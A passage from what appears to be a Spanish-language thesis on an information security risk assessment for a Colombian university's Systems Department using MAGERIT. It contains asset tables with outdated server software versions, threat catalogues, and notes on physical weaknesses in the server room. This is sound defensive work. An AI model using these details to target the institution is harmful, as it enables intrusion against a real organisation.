DS-ADSI-A-40	BD MySQL (Sistemas de Información)		D	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-41	Maquina Virtual nameserver [servername2.aunar.edu.co]	1	HW	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-42	Sistema Operativo Debian 6	1	SW	Confidencial	Normal	Media	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-43	Servidor SNIES - Compaq	1	HW	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-44	Sistema Operativo Windows XP SP1	1	SW	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION

Continuación tabla 19.

ID	ACTIVO	CANTIDAD	TIPO DE ACTIVO	CLASIFICACION INFORMACION			VALORACION DEL ACTIVO		CUSTODIO	
				Confidencialidad	Integridad	Disponibilidad	Nivel	Valor	Principal	Alternativo
DS-ADSI-A-45	Apache Tomcat 5.5	1	SW	Confidencial	Sensible	Media	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-46	BD Postgres 8.2		D	Confidencial	Sensible	Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-47	Servidor Compaq SNIES2 -	1	HW	Confidencial	Sensible	Baja	Medio	3	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-48	Sistema Operativo Windows XP SP1	1	SW	Confidencial	Sensible	Baja	Medio	3	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-49	Apache Tomcat 5.5	1	SW	Confidencial	Sensible	Baja	Medio	3	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-50	BD Postgres 8.2		D	Confidencial	Sensible	Baja	Medio	3	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-51	Computador de escritorio	3	HW	Uso Interno	Normal	Media	Bajo	2	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-52	Sistema operativo Ubuntu 12	3	SW	Uso Interno	Normal	Media	Bajo	2	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-53	Correo Institucional (Gmail)		S	Uso Interno	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION

Continuación tabla 19.

ID	ACTIVO	CANTIDAD	TIPO DE ACTIVO	CLASIFICACION INFORMACION			VALORACION DEL ACTIVO		CUSTODIO	
				Confidencialidad	Integridad	Disponibilidad	Nivel	Valor	Principal	Alternativo
DS-ADSI-A-54	Coordinador SNIES	1	P	Uso Interno	Normal	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-55	Coordinador Sistemas de Información de Biblioteca	1	P	Uso Interno	Normal	Media	Alto	4	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-56	Pasante Desarrollo	1	P	Uso Interno	Baja	Media	Medio	3	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-57	Oficina Departamento de Sistemas	1	L	Uso Interno	Normal	Alta	Alto	4	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-58	Sala Servidores	1	L	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-59	Oficina de Desarrollo	1	L	Uso Interno	Normal	Alta	Alto	4	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-60	Red Local		COM	Uso Interno	Sensible	Alta	Alto	4	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-61	Hoja de vida Servidores	1	Media	Confidencial	Normal	Media	Medio	3	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION

El tipo de activo corresponde a la clasificación que presenta la metodología MAGERIT se indica en la siguiente tabla (ver tabla 20).

Tabla 20. Tipo de activos

TIPO DE ACTIVO	DESCRIPCIÓN
[D] Datos / Información	Ficheros, copias de respaldo, datos de configuración, registro de actividad, código fuente, código ejecutable, datos de prueba, etc.
[S] Servicios	Función que satisface una necesidad de los usuarios.
[SW] Software / Aplicativos	Programas, aplicativos, desarrollos, etc.
[HW] Hardware / Equipos informáticos	Bienes materiales, físicos, destinados a soportar directa o indirectamente los servicios que presta la organización.
[COM] Redes de comunicaciones	Incluyendo tanto instalaciones dedicadas como servicios de comunicaciones contratados a terceros.
[M] Soportes de información	Dispositivos físicos que permiten almacenar información de forma permanente o temporal.
[AUX] Equipamiento auxiliar	Equipos que sirven de soporte a los sistemas de información, sin estar directamente relacionados con datos.
[L] Instalaciones	Lugares donde se hospedan los sistemas de información y comunicaciones.
[P] Personal	Personal relacionado con los sistemas de información.
[SI] Sistema de Información	Conjunto de elementos interrelacionados que permiten la obtención, procesamiento, almacenamiento y distribución de la información para apoyar la toma de decisiones y el control en una organización.

Fuente: MAGERIT V.3

Como ya se mencionó anteriormente, la seguridad de la información, según ISO 27001, consiste en la preservación de su confidencialidad, integridad y disponibilidad, así como de los sistemas implicados en su tratamiento; por tal razón, las dimensiones de valoración de un activo que se utilizaron según MAGERIT, se describen a continuación: (ver tabla 21)

Tabla 21. Dimensiones de valoración de un activo

CODIGO	CONFIDENCIALIDAD	DESCRIPCION
C	Confidencial	Restringida a un conjunto de personas de la organización
I	Uso Interno	Sólo personal de la organización o terceros autorizados
P	Uso Público	Información dispuesta al público en general
CODIGO	INTEGRIDAD	DESCRIPCION
S	Sensible	Información que requiere controles estrictos para su protección
N	Normal	Información que requiere controles habituales para su protección
B	Baja	Información que requiere controles mínimos para su protección
CODIGO	DISPONIBILIDAD	DESCRIPCION
MA	Muy Alta	Tiempo tolerable de interrupción menor a 2 horas
A	Alta	Tiempo tolerable mayor a 2 horas y menor a 4 horas
M	Media	Tiempo tolerable mayor a 4 horas y menor a 1 día
MB	Media Baja	Tiempo tolerable mayor a 1 día y menor a 2 días
B	Baja	Tiempo tolerable mayor a 2 días y menor a 5 días

Fuente: MAGERIT V.3

Para obtener esta valoración, se realizaron análisis de las entrevistas realizadas a los administradores del Departamento de Sistemas; quienes conocen la importancia de cada activo dentro del departamento e institución, de esta manera se obtuvieron valores precisos sobre las dimensiones de los activos de información referentes a confidencialidad, integridad y disponibilidad de los mismos.

Ahora el valor total del activo de información depende de la escala de valoración de tipo cualitativa, como se muestra en la tabla a continuación (ver tabla 22).

Tabla 22. Valoración cualitativa

CODIGO	VALOR ACTIVO	DESCRIPCION (Clasificación de información)
MA	Muy Alto	Nivel Confidencialidad: Confidencial Nivel Integridad: Sensible Nivel Disponibilidad: Muy Alta
A	Alto	Nivel Confidencialidad: Confidencial Nivel Integridad: Sensible Nivel Disponibilidad: Alta
M	Medio	Nivel Confidencialidad: Uso Interno Nivel Integridad: Normal Nivel Disponibilidad: Media
B	Bajo	Nivel Confidencialidad: Uso Público Nivel Integridad: Baja Nivel Disponibilidad: Media Baja
MB	Muy Bajo	Nivel Confidencialidad: Uso Público Nivel Integridad: Baja Nivel Disponibilidad: Baja

Fuente: MAGERIT V.3

Al final se conformó un inventario de activos actualizado y clasificado para cada una de las Áreas que conforman el Departamento de Sistemas:

Administración y desarrollo de sistemas de información: inventario conformado por 61 activos de información que deben ser protegidos, entre los cuales se encuentran la mayoría de servidores, físicos y virtuales, que albergan el portal universitario, las bases de datos que almacenan la información relacionada a los procesos académicos y principales sistemas de información de la institución que se constituyen en la columna vertebral de todo proceso académico llevado a cabo dentro de la institución, además del personal que administra y coordina y los principales espacios como la oficina del Departamento y la sala de servidores, además de la oficina de desarrollo.

Administración de red de datos y servicios informáticos: inventario conformado por 28 activos de información, entre los cuales se encuentran los servidores que albergan los servicios informáticos para el buen funcionamiento de la red de datos y conexión a internet, como lo son los servicios de DHCP y Squid, además se cuenta con software que permite controlar y administrar el uso de las redes, administrativa y académica, tanto cableada como inalámbrica.

Administración de soporte y mantenimiento tecnológico: inventario conformado por 14 activos de información, entre los cuales, se encuentra principalmente: el personal y los formatos utilizados en el uso y préstamo de laboratorios de sistemas, además de un inventario general de los dispositivos tecnológicos pertenecientes a la Institución.

Administración virtual: inventario conformado por 10 activos de información, entre los cuales se encuentran los servidores tanto lógico como virtual que almacenan el código fuente de la página institucional y la misma, y el computador portátil y software utilizado para la administración de la misma.

Administración TIC: inventario conformado por 9 activos de información, entre los cuales se tiene los sistemas de control de acceso tanto para administrativos como para docentes, además se cuenta con portátiles para la administración de trabajo de grados tecnológicos que requiera la Institución, al igual que el personal que conforma esta área, además se comparte la oficina del Departamento de Sistemas junto con otras áreas que lo conforman.

4. ANÁLISIS DE RIESGOS

En esta etapa del trabajo de grado se determinó el impacto sobre cada uno de los activos de información con respecto a sus propiedades de confidencialidad, integridad y disponibilidad cuando una amenaza es materializada, también se determina la probabilidad de ocurrencia de las mismas, además se calcula el riesgo actual y residual al que se pretende llegar tras implementar los controles adecuados.

Cabe aclarar que se toma el riesgo residual como un estimado debido a que es decisión de la dirección del Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño y de sus altos cargos administrativos la implementación del Sistema de Gestión de Seguridad de la Información desarrollado en este trabajo de grado.

A continuación, se desarrollaron las actividades propuestas por la metodología MAGERIT para el análisis y gestión de riesgos.

4.1 IDENTIFICACIÓN DE AMENAZAS A QUE ESTÁN EXPUESTOS LOS ACTIVOS DE INFORMACIÓN

Es en este punto donde se identificaron y evaluaron las amenazas a las que están expuestos los activos de información del Departamento. Este proceso de identificación de amenazas se realizó siguiendo los lineamientos de MAGERIT:

[N] Desastres naturales: Sucesos que pueden ocurrir sin intervención de los seres humanos como causa directa o indirecta.

[I] De origen industrial: Sucesos que pueden ocurrir de forma accidental, derivados de la actividad humana de tipo industrial. Estas amenazas pueden darse de forma accidental o deliberada.

[E] Errores y fallos no intencionados: Fallos no intencionales causados por las personas.

[A] Ataques intencionados: Fallos deliberados causados por las personas.

Cada una de estas categorías presenta un listado de amenazas como se muestra en la siguiente tabla (ver tabla 23).

Tabla 23. Amenazas MAGERIT

[N]		Desastres naturales
N01	Fuego	Incendios: posibilidad de que el fuego acabe con recursos del sistema.
N02	Daños por agua	Inundaciones: posibilidad de que el agua acabe con recursos del sistema.
N.*	Desastres naturales	Otros incidentes que se producen sin intervención humana: rayo, tormenta eléctrica, terremoto.
[I]		De origen industrial
I01	Fuego	Incendio: posibilidad de que el fuego acabe con los recursos del sistema.
I02	Daños por agua	Escapes, fugas, inundaciones: posibilidad de que el agua acabe con los recursos del sistema.
I.*	Desastres industriales	Otros desastres debidos a la actividad humana: explosiones, derrumbes, etc.
I03	Contaminación mecánica	Vibraciones, polvo, suciedad,
I04	Contaminación electromagnética	Interferencias de radio, campos magnéticos, luz ultravioleta,
I05	Avería de origen físico o lógico	Fallos en los equipos y/o fallos en los programas. Puede ser debida a un defecto de origen o sobrevenida durante el funcionamiento del sistema.
I06	Corte del suministro eléctrico	Cese de la alimentación de potencia
I07	Condiciones inadecuadas de temperatura y/o humedad	Deficiencias en la aclimatación de los locales, excediendo los márgenes de trabajo de los equipos: excesivo calor, excesivo frío, exceso de humedad,
I08	Fallo de servicios de comunicaciones	Cese de la capacidad de transmitir datos de un sitio a otro. Típicamente se debe a la destrucción física de los medios físicos de transporte o a la detención de los centros de conmutación, sea por destrucción, detención o simple incapacidad para atender al tráfico presente.

Continuación tabla 23.

I09	Interrupción de otros servicios y suministros esenciales	Otros servicios o recursos de los que depende la operación de los equipos; por ejemplo, papel para las impresoras, toner, refrigerante,
I10	Degradación de los soportes de almacenamiento de la información	Como consecuencia del paso del tiempo
I11	Emanaciones electromagnéticas	Hecho de poner vía radio datos internos a disposición de terceros. Es una amenaza donde el emisor es víctima pasiva del ataque.
		Prácticamente todos los dispositivos electrónicos emiten radiaciones al exterior que pudieran ser interceptadas por otros equipos (receptores de radio) derivándose una fuga de información.
[E]	Errores y fallos no intencionados	
E01	Errores de los usuarios	Equivocaciones de las personas cuando usan los servicios, datos, etc.
E02	Errores del administrador	Equivocaciones de personas con responsabilidades de instalación y operación
E03	Errores de monitorización (logs)	Inadecuado registro de actividades: falta de registros, registros incompletos, registros incorrectamente fechados, registros incorrectamente atribuidos,
E04	Errores de configuración	Introducción de datos de configuración erróneos.
E07	Deficiencias en la organización	Cuando no está claro quién tiene que hacer exactamente qué y cuándo, incluyendo tomar medidas sobre los activos o informar a la jerarquía de gestión.
E08	Difusión de software dañino	Propagación inocente de virus, espías (spyware), gusanos, troyanos, bombas lógicas, etc.
E09	Errores de [re]encaminamiento	Envío de información a través de un sistema o una red usando, accidentalmente, una ruta incorrecta que lleve la información a donde o por donde no es debido; puede tratarse de mensajes entre personas, entre procesos o entre unos y otros.
E10	Errores de secuencia	Alteración accidental del orden de los mensajes transmitidos.

Continuación tabla 23.

E14	Escapes de información	La información llega accidentalmente al conocimiento de personas que no deberían tener conocimiento de ella, sin que la información en sí misma se vea alterada.
E15	Alteración de la información	Alteración accidental de la información.
		Esta amenaza sólo se identifica sobre datos en general, pues cuando la información está en algún soporte informático, hay amenazas específicas.
E18	Destrucción de información	Pérdida accidental de información.
		Esta amenaza sólo se identifica sobre datos en general, pues cuando la información está en algún soporte informático, hay amenazas específicas.
E19	Divulgación de información	Revelación por indiscreción.
		Incontinencia verbal, medios electrónicos, soporte papel, etc.
E20	Vulnerabilidades de los programas	Defectos en el código que dan pie a una operación defectuosa sin intención por parte del usuario pero con consecuencias sobre la integridad de los datos o la capacidad misma de operar.
E21	Errores de mantenimiento / actualización de programas	Defectos en los procedimientos o controles de actualización del código que permiten que sigan utilizándose programas con defectos conocidos y reparados por el fabricante.
E23	Errores de mantenimiento / actualización de equipos (hardware)	Defectos en los procedimientos o controles de actualización de los equipos que permiten que sigan utilizándose más allá del tiempo nominal de uso.
E24	Caída del sistema por agotamiento de recursos	La carencia de recursos suficientes provoca la caída del sistema cuando la carga de trabajo es desmesurada.
E25	Pérdida de equipos	La pérdida de equipos provoca directamente la carencia de un medio para prestar los servicios, es decir una indisponibilidad.
E28	Indisponibilidad del personal	ausencia accidental del puesto de trabajo: enfermedad, alteraciones del orden público, guerra bacteriológica

	Continuación tabla 23.	
[A]	Ataques intencionados	
A03	Manipulación de los registros de actividad	Registros de actividad [D.log]
A04	Manipulación de la configuración	Prácticamente todos los activos dependen de su configuración y ésta de la diligencia del administrador: privilegios de acceso, flujos de actividades, registro de actividad, encaminamiento, etc.
A05	Suplantación de identidad de usuario	Cuando un atacante consigue hacerse pasar por un usuario autorizado, disfruta de los privilegios de este para sus fines propios.
		Esta amenaza puede ser perpetrada por personal interno, por personas ajenas a la Organización o por personal contratado temporalmente.
A06	Abuso de privilegios de acceso	Cada usuario disfruta de un nivel de privilegios para un determinado propósito; cuando un usuario abusa de su nivel de privilegios para realizar tareas que no son de su competencia, hay problemas.
A07	Uso no previsto	Utilización de los recursos del sistema para fines no previstos, típicamente de interés personal: juegos, consultas personales en Internet, bases de datos personales, programas personales, almacenamiento de datos personales, etc.
A08	Difusión de software dañino	Propagación intencionada de virus, espías (spyware), gusanos, troyanos, bombas lógicas, etc.
A09	Encaminamiento de mensajes	Envío de información a un destino incorrecto a través de un sistema o una red, que llevan la información a donde o por donde no es debido; puede tratarse de mensajes entre personas, entre procesos o entre unos y otros.
A10	Alteración de secuencia (de mensajes)	Alteración del orden de los mensajes transmitidos. Con ánimo de que el nuevo orden altere el significado del conjunto de mensajes, perjudicando a la integridad de los datos afectados.

Continuación tabla 23.

A11	Acceso no autorizado (aprovechando una debilidad) Continuación tabla 23.	El atacante consigue acceder a los recursos del sistema sin tener autorización para ello, típicamente aprovechando un fallo del sistema de identificación y autorización.
A12	Análisis de tráfico	El atacante, sin necesidad de entrar a analizar el contenido de las comunicaciones, es capaz de extraer conclusiones a partir del análisis del origen, destino, volumen y frecuencia de los intercambios.
A13	Repudio	Negación a posteriori de actuaciones o compromisos adquiridos en el pasado.
		Repudio de origen: negación de ser el remitente u origen de un mensaje o comunicación.
		Repudio de recepción: negación de haber recibido un mensaje o comunicación.
A14	Interceptación de información (escucha)	El atacante llega a tener acceso a información que no le corresponde, sin que la información en sí misma se vea alterada.
A15	Modificación de la información	Alteración intencional de la información, con ánimo de obtener un beneficio o causar un perjuicio.
A18	Destrucción la información	Eliminación intencional de información, con ánimo de obtener un beneficio o causar un perjuicio.
A19	Divulgación de información	Revelación de información.
A22	Manipulación de programas	Alteración intencionada del funcionamiento de los programas, persiguiendo un beneficio indirecto cuando una persona autorizada lo utiliza.
A23	Manipulación de equipos	Alteración intencionada del funcionamiento de los programas, persiguiendo un beneficio indirecto cuando una persona autorizada lo utiliza.
A24	Denegación de servicio	La carencia de recursos suficientes provoca la caída del sistema cuando la carga de trabajo es desmesurada.
A25	Robo	La sustracción de equipamiento provoca directamente la carencia de un medio para prestar los servicios, es decir una indisponibilidad.

		El robo puede afectar a todo tipo de equipamiento, siendo el robo de equipos y el robo de soportes de información los más habituales.
A26	Ataque destructivo Continuación tabla 23.	vandalismo, terrorismo, acción militar,
A27	Ocupación enemiga	Cuando los locales han sido invadidos y se carece de control sobre los propios medios de trabajo.
A28	Indisponibilidad del personal	Ausencia deliberada del puesto de trabajo: como huelgas, absentismo laboral, bajas no justificadas, bloqueo de los accesos
A29	Extorsión	Presión que, mediante amenazas, se ejerce sobre alguien para obligarle a obrar en determinado sentido.
A30	Ingeniería social	Abuso de la buena fe de las personas para que realicen actividades que interesan a un tercero

Fuente: MAGERIT V.3

MAGERIT facilita el proceso de determinar las amenazas que afectan a cada activo de información debido a que clasifica los tipos de activo y determina los tipos de activo que evidencian esa amenaza, como se muestra a continuación: (ver tabla 24)

Tabla 24. Amenazas por tipo de activos

[N.1] Fuego	
Tipos de activos:	Descripción:
[HW] Hardware	Incendios: Posibilidad de que el fuego acabe con recursos del sistema.
[Media] Soportes de información	
[AUX] Equipamiento auxiliar	
[L] Instalaciones	

Fuente: MAGERIT V.3

De esta manera se logró definir las amenazas a las que son expuestos cada uno de los activos de información del Departamento de Sistemas. Estas se pueden consultar en la carpeta ANEXO B – ANÁLISIS Y EVALUACIÓN DE RIESGOS.

A continuación, se da a conocer las amenazas definidas para algunos de los principales activos de información del Departamento de Sistemas según tipos de activos en sus respectivas tablas (ver tabla 25-28).

Tabla 25. Amenazas Administrador y Desarrollador de Sistemas de Información

Activo TI	DS-ADSI-A-01 Administrador y Desarrollador de Sistemas de Información
Administrador	Administrador y Desarrollador de Sistemas de Información
Tipo de Activo	Personal / RR.HH.

Tipo	ID	Amenaza
E	E7	Deficiencias en la organización
	E19	Divulgación de información
	E28	Indisponibilidad del personal
A	A28	Indisponibilidad del personal
	A29	Extorsión
	A30	Ingeniería social

Tabla 26. Amenazas Servidor SINAPSIS

Activo TI	DS-ADSI-A-03 Servidor SINAPSIS
Administrador	Administrador y Desarrollador de Sistemas de Información
Tipo de Activo	Hardware / Equipos

Tipo	ID	Amenaza
N	N01	Fuego
	N02	Daños por agua
	N03	Desastres naturales
	N09	Fenómeno meteorológico
I	I01	Fuego
	I02	Daños por agua
	I03	Contaminación mecánica
	I05	Avería de origen físico o lógico
	I06	Corte de suministro eléctrico
	I07	Condiciones inadecuadas de temperatura y/o humedad
	I11	Emanaciones electromagnéticas
E	E02	Errores del administrador
	E23	Errores de mantenimiento / actualizaciones de equipos
	E24	Caída del sistema por agotamiento de recursos
	E25	Perdida de Equipos
A	A06	Abuso de privilegios de acceso
	A07	Uso no previsto
	A11	Acceso no autorizado
	A23	Manipulación de los equipos
	A24	Denegación del servicio
	A25	Robo
	A26	Ataque destructivo

Tabla 27. Amenazas Sistema de Información Bisel2

Activo TI	DS-ADSI-A-13 Bisel2
Administrador	Administrador y Desarrollador de Sistemas de Información
Tipo de Activo	Sistema de Información

Tipo	ID	Amenaza
-	I05	Avería de origen físico o lógico
E	E01	Errores de los usuarios
	E02	Errores del administrador
	E03	Errores de monitorización
	E04	Errores de configuración
	E8	Difusión de software dañino
	E9	Errores de [re]encaminamiento
	E10	Errores de secuencia
	E15	Alteración de la información
	E18	Introducción de información incorrecta
	E19	Divulgación de información
	E20	Vulnerabilidades de los programas
E21	Errores de mantenimiento / actualización de programas	
A	A03	Manipulación de los registro de actividades
	A04	Manipulación de la configuración
	A05	Suplantación de identidad de usuario
	A06	Abuso de privilegios de acceso
	A7	Uso no previsto
	A8	Difusión de software dañino
	A9	Encaminamiento de mensajes
	A10	Alteración de secuencia
	A11	Acceso no autorizado
	A15	Modificación de la información
	A18	Destrucción de la información
	A19	Divulgación de la información
A22	Manipulación de programas	

Tabla 28. Amenazas Sala de Servidores

Activo TI	DS-ADSI-A-58 Sala Servidores
Administrador	Administrador y Desarrollador de Sistemas de Información
Tipo de Activo	Locales / Instalaciones

Tipo	ID	Amenaza
N	N01	Fuego
	N02	Daños por agua
	N03	Desastres naturales
	N09	Fenómeno meteorológico
I	I01	Fuego
	I02	Daños por agua
	I11	Emanaciones electromagnéticas
E	E15	Alteración de la información
	E18	Destrucción de la información
	E19	Divulgación de la información
A	A07	Uso no previsto
	A11	Acceso no autorizado
	A15	Modificación de la información
	A18	Destrucción de la información
	A19	Divulgación de la información
	A26	Ataque destructivo
	A27	Ocupación enemiga

4.2 IDENTIFICACIÓN DE VULNERABILIDADES DE LOS ACTIVOS DE INFORMACIÓN ANTE LAS AMENAZAS POTENCIALES

Se apropió mediante visión directa la infraestructura del Departamento de Sistemas en cuanto a instalaciones físicas y tecnológicas por medio de recorridos guiados con personal perteneciente a este departamento, esto contribuyo a visualizar el estado de los activos de información e identificar en un comienzo algunas vulnerabilidades que estos poseen, el análisis de la información suministrado por los funcionarios del Departamento junto con herramientas de ethical hacking y análisis de vulnerabilidades se logró identificarlas en su totalidad.

4.2.1 Inspección visual de los activos de información. En las visitas guiadas por el personal del Departamento de Sistemas se visitó las instalaciones físicas que integran a este, captando en fotografías las vulnerabilidades encontradas.

Inspección visual a la sala de servidores. En las siguientes figuras se puede apreciar la entrada a la sala de servidores o Network Operation Center (NOC) (ver figura 7).

Figura 7. Puerta sala de servidores



Como se aprecia en la figura 7 la entrada a la sala de servidores carece de una cámara de seguridad dirigida a esta, el control de acceso de personal es brindado por una chapa de seguridad con llave y una reja que cubre toda la puerta asegurada con 2 candados, siendo los únicos con acceso autorizado a esta zona cierto personal del Departamento de Sistemas como, el director del departamento, el administrador y desarrollador de sistemas de información y el administrador de redes de datos y servicios informáticos, estas personas son las únicas que poseen las 3 llaves para acceder a la sala de servidores, pero estas son fácilmente transferibles a otras personas, a pesar de que se cuenta con control de acceso adecuado, no se cuenta con una sistema o un control que verifique que esas las personas que acceden a esta zona son las autorizadas, como lo es un sistema de cerradura biométrico.

En la siguiente figura, se puede observar las medidas adicionales que ofrecen el control de acceso sobre la sala de servidores (ver figura 8).

Figura 8. Antepechos de las ventanas



Como se puede apreciar en la figura 8, la sala de servidores cuenta con dos grandes ventanas que contribuyen a la iluminación del sitio, estas están protegidas con antepechos para evitar acceso de personas no autorizadas a esta zona utilizando las ventanas como punto de entrada.

En la siguiente figura, se evidencian el estado de los servidores y ups presentes en la sala de servidores (ver figura 9).

Figura 9. Servidores y UPS



En la figura 9, se puede observar que se cuenta con buena organización de los equipos con su respectiva etiqueta con el logo de la institución y bastante espacio entre ellos, los servidores ZEUS, MEDUSA y FATBOY son equipos de escritorio que están funcionando como servidores, desempeñando un papel para el cual no fueron construidos, como el funcionamiento 24/7, ocasionando mayor esfuerzo de trabajo por el equipo deteriorando sus partes internas en menor tiempo y aumentando la probabilidad de fallas y caídas del servicio que prestan, en este caso de antivirus, DHCP y Proxy.

También se puede observar cierto desorden en el cableado de datos y eléctrico, con cables enredados y la utilización de un multitoma teniendo puntos eléctricos disponibles. Además se puede evidenciar un monitor y un teclado sobre los equipos funcionando como servidores siendo un lugar inadecuado para ubicar estos.

En la siguiente figura, se observa la cámara de seguridad al interior de la sala de servidores (ver figura 10).

Figura 10. Cámara de seguridad al interior de la sala de servidores



En la figura 10, se aprecia la cámara de seguridad que está en funcionamiento todo el tiempo, grabando lo que sucede al interior de la sala de servidores, esta se encuentra dirigida a los servidores y rack de comunicaciones.

En la siguiente figura, se puede evidenciar el estado del cableado eléctrico y cableado de datos dentro de la sala de servidores (ver figura 11).

Figura 11. Cableado de datos y eléctrico



En la anterior imagen, se evidencia que existe cierto orden en la parte de cableado sobre todo en el rack de comunicaciones donde la mayoría de cables se encuentran etiquetados al igual que los switch ahí presentes, junto al rack de comunicaciones se alcanza a apreciar cables de una forma desordenada, también se rescata que el cableado eléctrico va por separado del cableado de datos evitando interferencia electromagnética en esta.

El panel eléctrico cuenta con su puerta de seguridad y un mensaje pequeño de alerta alto voltaje.

En la siguiente figura, se evidencia la existencia de un extintor solkaflam especializado para equipos de cómputo en caso de incendio (ver figura 12).

Figura 12. Extintor solkaflam



Fuente: Esta investigación

En la figura 12, se aprecia que el extintor solkaflam presente en la sala de servidores se encuentra en un lugar difícil de acceder, detrás de dos archiveros que dificulta en gran medida alcanzar este.

La sala de servidores carece de dispositivos de control de ambiente, no posee alarmas de humo, ni aire acondicionado, ni vaporizadora, impidiendo el control de las variables ambientales de temperatura, humo y humedad

Inspección visual a la oficina del Departamento de Sistemas. En la siguiente figura se observa el estado y distribución del Departamento de Sistemas (ver figura 13).


Figura 13. Afueras del Departamento de Sistemas



Como se puede apreciar en la figura 13 el Departamento de Sistemas posee dos entradas, esto se debe a que anteriormente eran dos oficinas separadas, de las dos puertas solo una de ellas permanece abierta cuando hay personal perteneciente a este departamento en su interior.

En la siguiente figura, se muestra los puestos de trabajo de la oficina del Departamento de Sistemas (ver figura 14).

Figura 14. Puesto de trabajo Departamento de Sistemas



En la figura 14, se puede apreciar los cuatro puestos de trabajo de los cuatro funcionarios que trabajan en esta área, el administrador y desarrollador de

sistemas de información, el director del departamento, el coordinador de SNIES y el administrador de redes y servicios informáticos. Se observa que cuentan con gran cantidad de espacio libre ofreciendo un ambiente adecuado de trabajo.

En la oficina del Departamento de Sistemas se encuentran dos computadores de escritorio que trabajan como servidores y se muestran en la siguiente figura (ver figura 15).

Figura 15. Servidores en el Departamento de Sistemas



Como se observa en la figura 15, los computadores de escritorio que se encuentran en el Departamento de Sistemas y ejercen las funciones de servidores son los apreciados en la imagen anterior y se encuentran etiquetados con el nombre del equipo como el resto de servidores presentes en la sala de servidores, el servidor PLATON se encuentra en el puesto de trabajo del administrador de redes y servicios informáticos y el servidor SNIES en el del coordinador de SNIES.

En el área del Departamento de Sistemas se carece de un extintor solkaflam para equipos de cómputo, y que son necesarios debido a la presencia de los dos servidores ya mencionados anteriormente.

En la siguiente figura se observan las entradas a la oficina de mantenimiento y de desarrollo (ver figura 16).

